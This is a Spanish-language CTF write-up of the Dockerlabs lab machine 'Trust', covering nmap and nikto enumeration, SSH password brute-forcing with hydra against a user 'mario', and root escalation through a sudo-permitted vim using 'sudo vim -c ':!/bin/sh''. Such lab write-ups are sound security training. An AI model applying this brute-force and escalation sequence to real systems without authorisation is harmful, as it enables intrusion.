🏴‍☠️ Write-Up: Máquina "Trust"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Muy fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Hago un escaneo en todos los puertos de la máquina objetivo para ver cuáles están abiertos.



🎯 2. Escaneo y Enumeración

Ya sabiendo los puertos abiertos, realizo un escaneo más profundo para obtener información detallada de cada puerto. Como servicios o versiones.


```
┌──(root㉿kali)-[/home/cypher/trust]
└─# nmap -vvv -sV -sC -p 80,22  172.18.0.2
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQYsT/kxLXSVDFJGTtesV6UrUh5aNJhw+tAdr19MnZpuY/8e0gb+NXRebo5Dcv/DP1H+aLFHaS6+XCGw=
|   256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJW/dREGeklk/wsHXisOmbmVwP9zg7U8xS+OfHkxLF0Z
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Luego, uso nikto para obtener más información de posibles vulnerabilidades de la web.

```
┌──(root㉿kali)-[/home/cypher/trust]
└─# nikto -h http://172.18.0.2
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.18.0.2
+ Target Hostname:    172.18.0.2
+ Target Port:        80
+ Start Time:         2025-03-22 18:53:49 (GMT-3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.57 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 614145cdaab80, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 8102 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-03-22 18:54:21 (GMT-3) (32 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Ahora, busco directorios de la web que está en el puerto 80. Esto me servirá para ver si encuentro un directorio con información o credenciales.






Finalmente, se encuentra el directorio /secret.php, este podría tener información relevante o alguna funcionalidad que explotar.


💥 3. Explotación de Vulnerabilidades

La interfaz principal de la web del puerto 80 pareciera que a simple vista no entrega nada importante. Pero, puede ser posible que “Mario” sea un usuario para ingresar por el servicio ssh.



Ahora, se realiza fuerza bruta con hydra en el servicio ssh con usuario “mario”.

Por suerte, se encontró una contraseña que puede servir para ingresar por el servicio ssh. Por lo tanto, ahora se pondrá a prueba.



Se logró ingresar con las credenciales encontradas anteriormente.


🔐 4. Escalada de Privilegios y Post-explotación

Ahora, hay que buscar formas para escalar privilegios en esta máquina linux.

Anteriormente no se encontró nada interesante para explotar. Pero falta probar con “sudo -l”

```
mario@13f6b64ecc7b:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 13f6b64ecc7b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User mario may run the following commands on 13f6b64ecc7b:
    (ALL) /usr/bin/vim
```

Se puede ejecutar vim como si fuera root, pero sin serlo. Según GTFOBins hay un comando de terminal para escalar privilegios usando vim.



Al ingresar el comando anterior, se logra obtener privilegios de root en toda la máquina.

```
mario@13f6b64ecc7b:~$ sudo vim -c ':!/bin/sh'

# whoami
root
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.